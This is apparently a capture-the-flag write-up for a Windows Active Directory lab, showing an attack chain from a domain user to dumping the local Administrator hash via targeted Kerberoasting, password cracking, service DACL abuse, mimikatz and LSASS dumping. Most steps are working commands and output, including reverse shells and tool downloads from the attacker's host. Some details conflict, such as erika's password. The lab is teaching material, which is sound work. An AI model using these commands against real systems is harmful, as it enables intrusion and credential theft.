Forensics
Summary
Forensics is a HackSmarter Windows lab in LAINOSCP.local, made up of a domain controller DC01, a workstation WS01, and a member server FORENSICS01. The starting position is an assumed breach as domain user shannon, and the goal is domain compromise. The theme is that the box was already breached once by someone else, and every artifact left behind by that first intrusion, an Access database with a users table, a saved Kerberos ticket in the SOC’s IOC folder, an LSA secret for a monitoring service, is another rung on the ladder for the second attacker.
The chain from shannon to lion is targeted Kerberoasting: shannon holds WriteProperty on the lion account object, which is exactly what targetedKerberoast.py needs to briefly install an SPN, request a TGS, and remove the SPN again. The RC4 TGS cracks against rockyou.txt because lion’s password is a band name. lion gets a WinRM shell on WS01 and holds a Database1.accdb file that turned out to be a small application database, encrypted with a password that also lives in rockyou.txt. Opening it in DBeaver revealed a plaintext Users table with three real Windows credentials, including kanon.
kanon on WinRM is where the box gets interesting. The account can WinRM to WS01, but the same token cannot enumerate any of the local service configuration that a manual Explorer session on the same host could see. That is the whole point of Windows logon types: LAINOSCP\kanon reached the box over WinRM as logon type 3 (Network), and a network token does not carry the INTERACTIVE SID that many local access checks require. Re-authenticating the same account through RunasCs with -l 2 produces a logon type 2 (Interactive) token for the same user, and only that token can open SCM to see that wuauserv grants Kanon SERVICE_CHANGE_CONFIG and SERVICE_START. Rewriting wuauserv’s ImagePath to a cmd.exe line and starting the service creates a local administrator, in spite of SCM eventually reporting timeout 1053.
Local admin on WS01 is the entry point to a short but branchy privesc:
- The local admin token holds most
Se*Privileges already, but a few, includingSeImpersonate, ship disabled. Running Lee Holmes’sEnableAllTokenPrivs.ps1flips them on, andmimikatz’stoken::elevateuses the enabledSeDebugto steal a SYSTEM token that already lives inservices.exe. - With SYSTEM,
lsadump::secretsreveals thatWS01runs a monitoring serviceMonitorLKunder the identity of a domain user,erika, and stores her password verbatim as an LSA secret. erikacannot WinRM toWS01but can WinRM toFORENSICS01, and there she is a member ofRemote Management Usersbut not local admin. Another RunasCs hop turns the network token into an interactive one,procdumpdumpslsass, andmimikatz’ssekurlsa::minidumpreads the localAdministratorNT hash out of the dump.- Pass-the-hash on
FORENSICS01\Administratorlands on an Evil-WinRM session that finds aniocsfolder inAdministrator\Documentscontaining a real forensic artifact:administrator.kirbi, the exact Kerberos ticket the first attacker had extracted from a domain admin logon on this box.ticketConverter.pyconverts it to ccache,secretsdump.py -just-dc-user administratoruses it to DCSyncDC01, and the domain is done.
Category: Active Directory, assumed breach. Starting position: domain user
shannonon the network segment. Goal: domain compromise ofLAINOSCP.local. Theme: an application database, a service DACL, an LSA secret, and a saved Kerberos ticket left behind by an earlier intrusion each move the attacker one account closer to the DC.
1. Recon
Three IPs are in scope. Point NetExec at all of them in one shot, both to fingerprint each host and to generate the hosts fragment that every Kerberos-aware tool below will need:
1
2
3
4
5
export IP_WS01=10.1.11.184
export IP_FORENSICS=10.1.124.132
export IP_DC=10.1.248.252
nxc smb $IP_WS01 $IP_FORENSICS $IP_DC --generate-hosts-file hosts
cat hosts | sudo tee -a /etc/hosts
1
2
3
SMB  10.1.11.184   445  WS01         [*] Windows Server 2022 Build 20348 x64 (name:WS01) (domain:LAINOSCP.local) (signing:False) (SMBv1:False)
SMB  10.1.124.132  445  FORENSICS01  [*] Windows Server 2022 Build 20348 x64 (name:FORENSICS01) (domain:LAINOSCP.local) (signing:False) (SMBv1:False)
SMB  10.1.248.252  445  DC01         [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LAINOSCP.local) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
1
2
3
10.1.124.132  FORENSICS01.LAINOSCP.local FORENSICS01
10.1.11.184   WS01.LAINOSCP.local WS01
10.1.248.252  DC01.LAINOSCP.local LAINOSCP.local DC01
Three signals from that one line dictate what does and does not work later. SMB signing is required on the DC (relay to DC01\445 is off the table), disabled on the two member servers (relay elsewhere is still viable if we ever need to reach a coerced auth), and null authentication is accepted on the DC. The scan is standard for a Windows 2022 domain:
1
nmap -Pn -sVC -p- --min-rate 10000 -oN nmap_$IP_DC $IP_DC
1
2
3
4
5
6
7
8
9
10
11
PORT      STATE SERVICE       VERSION
53/tcp    open  tcpwrapped
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: LAINOSCP.local)
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
636/tcp   open  tcpwrapped
3268/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server
Fix the credentials and domain variables now so every subsequent command reads cleanly:
1
2
3
4
5
export DOMAIN=LAINOSCP.local
export FQDN=DC01.LAINOSCP.local
export IP=$IP_DC
export USERAD=shannon
export PASS='GoldSeagull123'
LDAP enumeration
shannon is a plain domain user, no AS-REP roasting flag, no obvious rights on paper. LDAP still gives back the domain user list, which is the shortlist we will spray, roast, and BloodHound against:
1
nxc ldap $FQDN -u $USERAD -p $PASS --users-export users --kerberoasting kerberoasting --asreproast asreproast
1
2
3
4
5
6
7
8
9
10
11
LDAP  10.1.248.252  389  DC01  [+] LAINOSCP.local\shannon:GoldSeagull123
LDAP  10.1.248.252  389  DC01  [*] Enumerated 7 domain users: LAINOSCP.local
LDAP  10.1.248.252  389  DC01  -Username-      -Last PW Set-        -BadPW-  -Description-
LDAP  10.1.248.252  389  DC01  Administrator   2026-05-25 00:37:25  0        Built-in account for administering the computer/domain
LDAP  10.1.248.252  389  DC01  Guest           <never>              0
LDAP  10.1.248.252  389  DC01  krbtgt          2026-05-25 00:10:08  0        Key Distribution Center Service Account
LDAP  10.1.248.252  389  DC01  shannon         2026-05-25 00:40:46  0
LDAP  10.1.248.252  389  DC01  lion            2026-05-25 00:41:30  0
LDAP  10.1.248.252  389  DC01  kanon           2026-05-25 00:42:20  0
LDAP  10.1.248.252  389  DC01  erika           2026-05-25 00:43:36  0
LDAP  10.1.248.252  389  DC01  [*] Writing 7 local users to users
Kerberoasting and AS-REP roasting both come back empty from the standard checks:
1
2
[*] Skipping disabled account: krbtgt
[*] Total of records returned 0
No account has an SPN, none has Don't require Kerberos preauthentication, so neither classic attack fires. That negative is worth reading carefully: no account currently has an SPN. Nothing in the protocol forces that to stay true.
The one ACE that matters
BloodHound is the shortest way to see whose object shannon can write. Feed her creds to bloodhound-ce-python:
1
2
uvx --from bloodhound-ce bloodhound-ce-python \
    -dc $FQDN -ns $IP -u $USERAD -p $PASS -d $DOMAIN --zip -op $USERAD -c All
1
2
3
4
5
INFO: Found 3 computers
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Compressing output into 20260908093058_bloodhound.zip
The same fact drops out of a quick bloodyAD query without spinning up the graph:
1
bloodyAD -u $USERAD -p $PASS -d $DOMAIN --host $FQDN get writable
1
2
3
4
5
distinguishedName: CN=shannon,CN=Users,DC=LAINOSCP,DC=local
permission: WRITE

distinguishedName: CN=lion,CN=Users,DC=LAINOSCP,DC=local
permission: WRITE
shannon can write her own object (that is normal, SELF grants a user rights to a small set of attributes on themselves) and, unusually, shannon can write lion’s object. That is the whole foothold in one line. See the ACL theory page for the general shape of “write permission means whatever the writer decides to make it mean”.
2. Targeted Kerberoasting for lion
Classic Kerberoasting only works against accounts that already have a servicePrincipalName, because the request that yields the crackable TGS is scoped to a specific SPN. In LAINOSCP.local no user has one, so nxc --kerberoasting returned zero hashes.
Targeted Kerberoasting removes that requirement whenever the attacker can write servicePrincipalName on the target. The attack is a three-step round trip:
LDAP MODIFYon the victim to add a throwaway SPN likeHTTP/kerb-<random>.KRB_TGS_REQfor that SPN, encrypted with the victim’s password-derived RC4 key.LDAP MODIFYon the victim to remove the SPN, restoring the account.
Between step 1 and step 3, the KDC hands out a TGS encrypted with lion’s key. That is the crackable material. Do it all with targetedKerberoast.py:
1
targetedKerberoast.py -u $USERAD -p $PASS -d $DOMAIN
1
2
3
4
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (lion)
$krb5tgs$23$*lion$LAINOSCP.LOCAL$LAINOSCP.local/lion*$35c84b0b40b25d5e7970de212cc6c45e$66716e2d...c223c73
The 23 in $krb5tgs$23$ is Kerberos etype 23, i.e. RC4-HMAC. That is the whole reason RC4 is worth attacking: the ticket is encrypted with a key derived from the account’s NT hash (MD4 of the UTF-16LE password), so cracking recovers the plaintext password directly rather than an intermediate key. Hashcat mode 13100:
1
hashcat -m 13100 lion.tgs /opt/rockyou.txt --quiet
1
$krb5tgs$23$*lion$LAINOSCP.LOCAL$LAINOSCP.local/lion*$...:Blink182
Cracking took eleven seconds on a laptop GPU. A user whose password is a band name is not a “Kerberoasting vulnerability”; it is a password policy problem. The mitigation for targeted Kerberoasting is the same as for classic Kerberoasting: long, high-entropy passwords for any account that could ever hold an SPN, and, ideally,
msDS-KeyCredentialLink-based logon so no RC4 key exists to roast. See the Kerberos theory page for the AS-REP and TGS-REP mechanics behind this.
Sanity-check on the winrm surface:
1
nxc winrm $IP_WS01 $IP_FORENSICS $IP_DC -u lion -p Blink182
1
2
3
WINRM  10.1.11.184   5985  WS01         [+] LAINOSCP.local\lion:Blink182 (Pwn3d!)
WINRM  10.1.124.132  5985  FORENSICS01  [-] LAINOSCP.local\lion:Blink182
WINRM  10.1.248.252  5985  DC01         [-] LAINOSCP.local\lion:Blink182
Only WS01 is willing to talk WinRM to lion.
3. Lion on WS01 and the Access Database
Evil-WinRM gets the shell:
1
evil-winrm -i WS01.LAINOSCP.local -u lion -p Blink182
Directory listings under C:\Users\lion show the single interesting artifact:
1
tree /f C:\Users\lion
1
C:\Users\lion\Downloads\Database1.accdb
Database1.accdb is a Microsoft Access 2007+ database. Pull it back:
1
download Database1.accdb
office2john vs a modern Python
The right tool to extract a JtR-compatible hash from an encrypted Office file is office2john. The version many distros package (Arch’s john included) still carries the 2015-vintage bundled olefile, which calls ElementTree.getiterator, a method that was removed in Python 3.9:
1
office2john Database1.accdb
1
2
AttributeError: 'ElementTree' object has no attribute 'getiterator'
Database1.accdb : OLE check failed, 'ElementTree' object has no attribute 'getiterator'
Upstream fixed this years ago in the openwall/john tree by substituting tree.iter when it exists. The current run/office2john.py from that repo drops in place; save it locally as o2j.py and let uv handle the modern olefile dependency:
1
2
3
4
curl -O https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/office2john.py
mv office2john.py o2j.py
uv run --with olefile o2j.py Database1.accdb > db.accdb.hash
cat db.accdb.hash
1
Database1.accdb:$office$*2013*100000*256*16*482531c4c52f846e6ada1c83c2259793*f35c8501a72cb7582233cc62d33ee7b0*dfb59480ed690ae9a35a5f7709c1dfc00db17cb1838d8567f1570a327df9178a
That $office$*2013*100000*256*16*... string decodes as: Office 2013 KDF, 100 000 PBKDF2 iterations, 256-bit AES key, 16-byte salt, followed by the verifier hash and the encrypted verifier. Feed it to John the Ripper with rockyou.txt:
1
john db.accdb.hash --wordlist=/opt/rockyou.txt
1
2
3
4
5
6
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 AVX 4x / SHA512 128/128 AVX 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
battle           (Database1.accdb)
1g 0:00:00:11 DONE (2026-09-08 09:55) 0.08620g/s 240.0p/s 240.0c/s 240.0C/s onlyme..victoria1
Access files that go through office2john are protected with a database password, not per-user credentials: the file is AES-encrypted at rest, and any application that wants to open it hands the master password to the KDF and gets the plaintext database back. The account name DBeaver asks for is only there because JDBC drivers insist on one; Admin is the built-in Access default and always works. So the connection is Admin:battle, and DBeaver treats .accdb as a first-class connection type (its Access driver uses UCanAccess under the hood, no ODBC needed on Linux). The only user table has three rows:

The last column is a mail address, and gap’s row points at an unrelated domain (jfashion.org); shannon’s row confirms the credential we already have. kanon’s row is the payoff:
1
kanon    ServingHell000    kanon@lainoscp.local
kanon:ServingHell000 reaches WinRM on WS01:
1
nxc winrm $IP_WS01 $IP_FORENSICS $IP_DC -u kanon -p ServingHell000
1
2
3
WINRM  10.1.11.184   5985  WS01         [+] LAINOSCP.local\kanon:ServingHell000 (Pwn3d!)
WINRM  10.1.124.132  5985  FORENSICS01  [-] LAINOSCP.local\kanon:ServingHell000
WINRM  10.1.248.252  5985  DC01         [-] LAINOSCP.local\kanon:ServingHell000
4. Kanon on WS01: The Same User, A Different Token
The DPAPI dead-end (worth documenting)
Kanon’s profile stores a DPAPI master key and one credential blob, so it looks like a plausible privilege escalation lead. Pull both back:
1
2
3
4
5
6
copy C:\users\kanon\AppData\Roaming\Microsoft\Protect\S-1-5-21-2387301235-874641830-263055908-1105\5c637a01-d8dc-46c8-94a3-3a89e6b890e4 .\masterkey
copy C:\users\kanon\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D .\credential
attrib -s -h masterkey
attrib -s -h credential
download masterkey
download credential
Kanon’s password is known, so the master key decrypts offline without any brute force:
1
2
dpapi.py masterkey -file masterkey \
    -sid S-1-5-21-2387301235-874641830-263055908-1105 -password 'ServingHell000'
1
2
Decrypted key with User Key (MD4 protected)
Decrypted key: 0x15278f058de3ece19533fd13183af48ea85b4d2ce502b3b878f074e063c113e6...
That master key does decrypt the credential blob, but the content is Microsoft’s own WindowsLive:target=virtualapp/didlogical persisted credential, an OS-managed Live account token, not an Administrator password:
1
2
3
Target      : WindowsLive:target=virtualapp/didlogical
Description : PersistedCredential
Username    : 02kieoaxmihnqfnm
Nothing here helps escalate. Note it as verified negative and move on. The general reason is worth carrying: DPAPI is the container in which Windows stores browser passwords, saved WiFi keys, RDP saved credentials, and a range of OS-internal tokens, and there is no easy way in the container to tell them apart before decrypting.
PowerUp finds nothing under a network token
Load PowerUp into the Evil-WinRM session and let it enumerate:
1
2
IEX (New-Object Net.WebClient).DownloadString('http://10.200.92.37:8000/ps1/PowerUp.ps1')
Invoke-AllChecks
1
2
Get-WmiObject win32_service: Access denied
Get-Service: Cannot open Service Control Manager on computer '.'
Every service-oriented check fails with the same error. On a modern server that looks like proof that “kanon has no way in through services”. It is not. What it actually proves is that the token Evil-WinRM built for kanon cannot open SCM for enumeration.
Logon type 3 vs logon type 2
Every logon on Windows has a logon type recorded on the token. WinRM authenticates the user, then hands them a logon type 3 (Network) session:
1
2
3
NT AUTHORITY\NETWORK
BUILTIN\Remote Management Users
BUILTIN\Users
There is no INTERACTIVE well-known SID in that list. SCM’s DACL, like a lot of Windows security descriptors, grants some rights only to principals that carry INTERACTIVE. Two processes with whoami reporting LAINOSCP\kanon therefore get different answers to “may I read this service configuration?”, because the DACL check is against the SID list on the token, not the account name at the top of it. The Logon Types theory page covers the full mapping.
The fix is to re-authenticate kanon with a different logon type on the same host. RunasCs does exactly that: it wraps LogonUser and CreateProcessWithLogonW, and its -l flag picks the LOGON32_LOGON_* constant. -l 2 is LOGON32_LOGON_INTERACTIVE.
Stand up a listener locally:
1
rlwrap nc -lvnp 9999
Fire RunasCs from the Evil-WinRM shell, forcing an interactive logon and pointing the shell back at us:
1
2
.\RunasCs.exe kanon 'ServingHell000' powershell.exe `
    -d LAINOSCP.local --force-profile -l 2 -r 10.200.92.37:9999
1
2
3
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-47d81$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 1036 created in background.
The reverse shell is still LAINOSCP\kanon, whoami returns the same string. RunasCs is not a privilege escalation. It is a logon context change on the same credential. The value is that the new token now carries INTERACTIVE, and the SCM checks that failed above start returning results.
5. Abusing wuauserv’s Weak Service DACL
The finding
Re-run PowerUp under the interactive token:
1
2
. C:\ProgramData\PowerUp.ps1
Invoke-AllChecks
Three service-related findings come back. Two of them (edgeupdate and edgeupdatem) are ModifiableServiceFile results, but the “modifiable” object is C:\ itself with directory-create rights, and neither Edge service can be restarted from the current session. The third is the useful one:
1
2
3
4
5
ServiceName   : wuauserv
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'wuauserv'
CanRestart    : True
wuauserv (the Windows Update service) runs as LocalSystem and its DACL grants Kanon SERVICE_CHANGE_CONFIG plus stop/start. Verify that manually with sc.exe sdshow if you want to see the raw ACE that produced this outcome; the SDDL contains DCLCRPWP for a group Kanon is a member of, which decodes to change-config + query-status + start + stop.
Because ImagePath is what SCM will execute at start time, changing it turns wuauserv into a launcher for any command line, running as LocalSystem. The mechanics of the four separate service misconfigurations, and why “SCM error 1053” is expected here, are collected on the Windows Services theory page; this box only exercises the first of the four (a weak service DACL).
Why the first payloads looked like they failed
Invoke-ServiceAbuse bundles the whole pattern (stop, rewrite path, start, wait, restore) into one call, but it invokes Start-Service -ErrorAction SilentlyContinue and its returned object is a description of the command it attempted, not proof of execution. When it returns without printing an error, that is silence, not success.
Two other things go wrong the first time you write this by hand:
- Payloads written directly as the service binary, for example
whoami.exe > file, do not work: SCM callsCreateProcesson the value inImagePathand does not interpret shell metacharacters. Redirection needscmd.exe /cin front of it. - SCM prints
The service did not respond to the start or control request in a timely fashion(error 1053) whenever the payload is not a real service process, because a real service is required to callStartServiceCtrlDispatcherwithin roughly thirty seconds so SCM can hook its control handler.cmd.exenever does. The process is still created, underLocalSystem, and it runs to completion before SCM tears it down. Error 1053 is expected. The correct test for whether the payload ran is an observable side effect on disk or in the user database.
The verified sequence
Save the original ImagePath, put the actual command in $payload, and wrap everything in try/finally so the service configuration is restored no matter what:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
. C:\ProgramData\PowerUp.ps1

$svc  = Get-Service wuauserv
$orig = ($svc | Get-ServiceDetail).PathName

try {
    $payload = 'cmd.exe /c net user pwnedadmin P@$$word123! /add>C:\u.log 2>&1'
    $svc | Stop-Service -Force
    $svc | Set-ServiceBinPath -binPath $payload
    $svc | Start-Service -ErrorAction SilentlyContinue
    Start-Sleep 2

    $payload = 'cmd.exe /c net localgroup administrators pwnedadmin /add>C:\u.log 2>&1'
    $svc | Stop-Service -Force -ErrorAction SilentlyContinue
    $svc | Set-ServiceBinPath -binPath $payload
    $svc | Start-Service -ErrorAction SilentlyContinue
    Start-Sleep 2
}
finally {
    $svc | Stop-Service -Force -ErrorAction SilentlyContinue
    $svc | Set-ServiceBinPath -binPath $orig
}
Verify both the local account and its group membership, and confirm that the restore worked:
1
2
3
net user pwnedadmin
net localgroup Administrators
(Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\wuauserv).ImagePath
1
2
3
4
5
6
7
8
9
10
11
12
User name                    pwnedadmin
Account active               Yes
Local Group Memberships      *Administrators        *Users

Alias name     administrators
Members
-------------------------------------------------------------------------------
Administrator
LAINOSCP\Domain Admins
pwnedadmin

C:\Windows\system32\svchost.exe -k netsvcs -p
pwnedadmin exists, sits in Administrators, and the shared operating system service is back to its original configuration.
Never leave a real Windows service reconfigured.
wuauservis part ofnetsvcs, and leavingImagePathpointing atcmd.exebreaks Windows Update and, indirectly, the next patch cycle. Wrap the abuse intry/finally(or, if you scripted it inline, always verify the ImagePath at the end).
6. From pwnedadmin to SYSTEM
Being in the local Administrators group is not the same as running with an elevated token. A brand-new admin account created through the abuse above, reached over WinRM, starts with a filtered token whose privilege list is nearly empty:
1
2
3
4
Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
That is what whoami /priv looks like for pwnedadmin’s first WinRM session, because WinRM handed the filtered token: another logon-type consequence, the same one that stopped alice from touching SCM. This time the fix is a UAC bypass, again through RunasCs. Logon type 8 (LOGON32_LOGON_NETWORK_CLEARTEXT) combined with --bypass-uac produces a fully elevated token:
1
.\RunasCs.exe pwnedadmin 'P@$$word123!' powershell.exe --bypass-uac -l 8 -r 10.200.92.37:9999
The new callback carries the elevated set:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
SeIncreaseQuotaPrivilege                  Enabled
SeSecurityPrivilege                       Enabled
SeTakeOwnershipPrivilege                  Disabled
SeLoadDriverPrivilege                     Disabled
SeSystemProfilePrivilege                  Enabled
SeSystemtimePrivilege                     Enabled
SeProfileSingleProcessPrivilege           Enabled
SeIncreaseBasePriorityPrivilege           Enabled
SeCreatePagefilePrivilege                 Enabled
SeBackupPrivilege                         Disabled
SeRestorePrivilege                        Disabled
SeShutdownPrivilege                       Enabled
SeDebugPrivilege                          Enabled
SeSystemEnvironmentPrivilege              Enabled
SeChangeNotifyPrivilege                   Enabled
SeRemoteShutdownPrivilege                 Enabled
SeUndockPrivilege                         Enabled
SeManageVolumePrivilege                   Enabled
SeImpersonatePrivilege                    Disabled
SeCreateGlobalPrivilege                   Enabled
SeIncreaseWorkingSetPrivilege             Enabled
SeTimeZonePrivilege                       Change the time zone
SeCreateSymbolicLinkPrivilege             Enabled
SeDelegateSessionUserImpersonatePrivilege Disabled
Several of the ones we care about (SeImpersonate, SeBackup, SeRestore, SeTakeOwnership, SeLoadDriver, SeDelegateSessionUserImpersonate) sit in the Disabled column. That word is misleading: a privilege in the Disabled column is present in the token and can be enabled by its holder with AdjustTokenPrivileges. Lee Holmes published a one-file PowerShell wrapper that flips every disabled privilege on:
1
2
3
curl.exe 10.200.92.37:8000/ps1/EnableAllTokenPrivs.ps1 -o ep.ps1
.\ep.ps1
whoami /priv
The output afterwards has every entry in Enabled. The two that matter next are SeDebug (open any process, including LSASS) and SeImpersonate (spawn processes with a stolen token). mimikatz turns them into SYSTEM in two commands:
1
.\mimikatz.exe "privilege::debug" "token::elevate"
1
2
3
4
5
6
7
8
9
10
11
12
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

 588  {0;000003e7} 1 D 19677   NT AUTHORITY\SYSTEM  S-1-5-18  (04g,21p)  Primary
 -> Impersonated !
 * Process Token : {0;000c7352} 0 D 928981  WS01\pwnedadmin  S-1-5-21-661140023-3529138409-3911664155-1002  (13g,24p)  Primary
 * Thread Token  : {0;000003e7} 1 D 954785  NT AUTHORITY\SYSTEM  S-1-5-18  (04g,21p)  Impersonation (Delegation)
token::elevate iterates over live processes looking for one that already runs as SYSTEM (there are dozens, services.exe being the obvious pick), duplicates its token via SeDebug, and then uses SeImpersonate to attach that token to the current thread. Any subsequent mimikatz command runs as SYSTEM without leaving the process.
7. LSA Secrets: The MonitorLK Account
With SYSTEM on the machine, the LSA secrets store is readable. LSA secrets are a small key-value bag that Windows uses to hold two categories of secret:
- The machine’s own domain trust material (
$MACHINE.ACC, the machine account password). - Service account passwords for services configured to run as a domain user, stored under keys of the form
_SC_<ServiceName>soservices.execan log the service in at boot.
The second is what we want. Ask mimikatz:
1
mimikatz # lsadump::secrets
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Domain : WS01
SysKey : 1c8a0bb682c03d89f6696cb0709a130f

Local name : WS01 ( S-1-5-21-661140023-3529138409-3911664155 )
Domain name : LAINOSCP ( S-1-5-21-2387301235-874641830-263055908 )

Secret  : $MACHINE.ACC
    NTLM:d355d7cef45617ae9ce98254cf822de9
    SHA1:8ec837443937038c5fcbbdd7e2ea01406b9d933b

Secret  : DPAPI_SYSTEM
    (used to decrypt SYSTEM DPAPI blobs)

Secret  : _SC_MonitorLK / service 'MonitorLK' with username : LAINOSCP\erika
cur/text: <REDACTED>
old/text: MetaGame2020
The last block is exactly the reason LSA secrets are dangerous: an administrator configured a MonitorLK service to run as LAINOSCP\erika, and Windows persisted erika’s plaintext password on this box, forever, so SCM could log her in whenever the service starts. The old/text field is the previous password, kept around one rotation so an accidentally reset password can still be used by pre-existing tickets: another second-source credential leak worth remembering.
Sanity check:
1
nxc ldap $FQDN -u erika -p 'DetectitiveOHYEAH17'
1
LDAP  10.1.248.252  389  DC01  [+] LAINOSCP.local\erika:DetectitiveOHYEAH17
And WinRM:
1
nxc winrm $IP_WS01 $IP_FORENSICS $IP_DC -u erika -p 'DetectitiveOHYEAH17'
1
2
3
WINRM  10.1.11.184   5985  WS01         [-] LAINOSCP.local\erika:DetectitiveOHYEAH17
WINRM  10.1.248.252  5985  DC01         [-] LAINOSCP.local\erika:DetectitiveOHYEAH17
WINRM  10.1.124.132  5985  FORENSICS01  [+] LAINOSCP.local\erika:DetectitiveOHYEAH17 (Pwn3d!)
Erika does not have WinRM on WS01 or DC01, but she does on FORENSICS01.
8. Erika on FORENSICS01: Reading the Local Admin Hash from LSASS
1
evil-winrm -i FORENSICS01.LAINOSCP.local -u erika -p 'DetectitiveOHYEAH17'
Erika is not a local administrator on FORENSICS01 (tasklist returns ERROR: Access denied, which is what a non-admin sees on modern Server SKUs), but her token holds SeDebug. That is enough to open lsass.exe for read and dump it.
The pattern by now is familiar: WinRM gave Erika a network token that will not carry across all local checks either, so switch to an interactive token first:
1
.\RunasCs.exe erika 'DetectitiveOHYEAH17' powershell.exe -l 2 --bypass-uac --force-profile -d LAINOSCP.local -r 10.200.92.37:9999
Pull down procdump and mimikatz over the same HTTP server:
1
2
curl.exe 10.200.92.37:8000/exe/procdump.exe -O
curl.exe 10.200.92.37:8000/exe/mimikatz.exe -O
Procdump asks LSASS for a full mini-dump, -ma:
1
.\procdump.exe -accepteula -ma lsass.exe lsass.dmp
1
2
3
4
ProcDump v11.0 - Sysinternals process dump utility
[10:07:23] Dump 1 initiated: C:\programdata\lsass.dmp
[10:07:23] Dump 1 writing: Estimated dump file size is 47 MB.
[10:07:24] Dump 1 complete: 47 MB written in 1.0 seconds
Run sekurlsa::minidump against the dump. That command mode reads the offline file rather than the live LSASS process, so it does not need SYSTEM at the point of parsing (the sensitive work already happened when procdump wrote the file):
1
.\mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords"
Two entries in the output matter. First, FORENSICS01$, the machine account itself, appears as an interactive-from-1 session because Windows caches its own service tickets there. Its NT hash is:
1
2
3
4
5
6
7
8
9
Authentication Id : 0 ; 51249
User Name         : DWM-1
Domain            : Window Manager
	msv :
	 [00000003] Primary
	 * Username : FORENSICS01$
	 * Domain   : LAINOSCP
	 * NTLM     : <REDACTED>
	 * SHA1     : cc796f62358a7ff0bfc9dde4d3e73cd3bddf8b48
Second, and this is the payoff, a Batch logon as the local Administrator, still in LSASS memory from a scheduled task or service start:
1
2
3
4
5
6
7
8
9
10
Authentication Id : 0 ; 114104
Session           : Batch from 0
User Name         : Administrator
Domain            : FORENSICS01
	msv :
	 [00000003] Primary
	 * Username : Administrator
	 * Domain   : FORENSICS01
	 * NTLM     : <REDACTED>
